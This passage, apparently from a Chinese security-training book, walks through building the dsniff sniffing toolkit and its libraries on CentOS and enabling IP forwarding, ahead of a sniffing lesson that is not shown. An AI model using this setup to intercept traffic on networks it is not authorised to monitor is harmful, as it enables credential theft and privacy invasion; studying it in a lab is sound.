编译器。刚才我们安装的时候是没有安装 GCC 的，




图 30 安装 GCC




图 31 设置 xshell 能显示中文

在 CentOS 系统中直接用 **yum** 命令就可以进行安装了。在终端键入 **yum -y install gcc** 命令就可以自动安装（如图 30）。

同学们，在 gcc 安装完成后建议做一个快照（选中指定虚拟机右键——选中 Take Snapshot 选项，然后键入快照名称即可），防止安装嗅探时出错。现在我们在本地用 xshell 连接 CentOS，首先设置一下 xshell 能显示中文，在 shell 中执行如下命令（如图 31）：

```
# cd /etc/sysconfig/
# cp i18n i18n.bak
# echo "" >i18n
# echo "" >i18n
# vi i18n
```

输入 vi i18n 命令后会出现一个编辑窗口。

输入如下内容：

```
LANG="zh_CN.GB18030"
LANGUAGE="zh_CN.GB18030:zh_CN.GB2312:zh_CN"
SUPPORTED="zh_CN.GB18030:zh_CN:zh:en_US.UTF-8:en_US:en"
SYSFONT="lat0-sun16"
```

然后按 **ESC**，再输入 **:x** 保存退出，最好重新启动一次系统。

要实现 Linux 嗅探，需要安装如下软件

openssl	flex 和 bison
libpcap	libnet
libnids	BerkeleyDB
dsniff	

要是你本地没有这些软件，你可以用 **wget** 命令下载回来。语句是这样的 **wget http://www.xxxx.com/openssl.tar.gz**。另外你还可以在 xshell 下直接拖进去。这里我们把所需的文件临时存放在 tmp 目录，进入 /tmp/ 目录用 **ls** 命令查看一下文件（如图 32），所需的程序都下载完毕，开始安装软件。

安装软件也相当简单，只要按照下面的命令操作即可完成（安装完一个程序后记得返回 tmp 目录）。

一、安装 openssl

```
# tar zxvf openssl-0.9.7i.tar.gz
# cd openssl-0.9.7i
# ./config
# make
```




图 32 LS 命令

```
# make install
```

二、安装 flex 和 bison

```
# yum -y install flex
# yum -y install bison
```

三、安装 libpcap

```
# tar zxvf libpcap-0.7.2.tar.gz
# cd libpcap-0.7.2
# ./configure
# make
# make install
```

四、安装 libnet

```
# tar zxvf libnet-1.0.2a.tar.gz
# cd Libnet-1.0.2a
# ./configure
# make
# make install
```

五、安装 libnids

```
# tar zxvf libnids-1.18.tar.gz
# cd libnids-1.18
# ./configure
# make
# make install
```

六、安装 BerkeleyDB

```
# tar zxvf db-4.7.25.tar.gz
# cd db-4.7.25/build_unix
# ../dist/configure --enable-compat185
# make
# make install
```

以上安装都不需要设置。

七、安装 dsniff

```
# tar zxvf dsniff-2.3.tar.gz
# cd dsniff-2.3
# vi arp.c （编辑 arp.c 文件）
```

这里需要在空白处插入 **#include "memory.h"**（如图 33），把光标移到空白处，键入 **i** 插入数据，然后按 ESC 返回，再输入 **:x** 退出编辑。

```
# ./configure --enable-compat185 --with-db=/usr/local/BerkeleyDB.4.7
# make
# make install
```

八、其它设置

```
# vi /etc/sysctl.conf
```

编辑 /etc/sysctl.conf 文件，修改 net.ipv4.ip_forward = 1（如图 34）

```
# sysctl -p
```

这样就安装完毕了，接下来就是使用 dsniff 嗅探了。下面就由猴老师给你们讲解一下如何使用 dsniff 进行嗅探操作。”




图 33　插入内容




图 34　修改 sysctl.conf

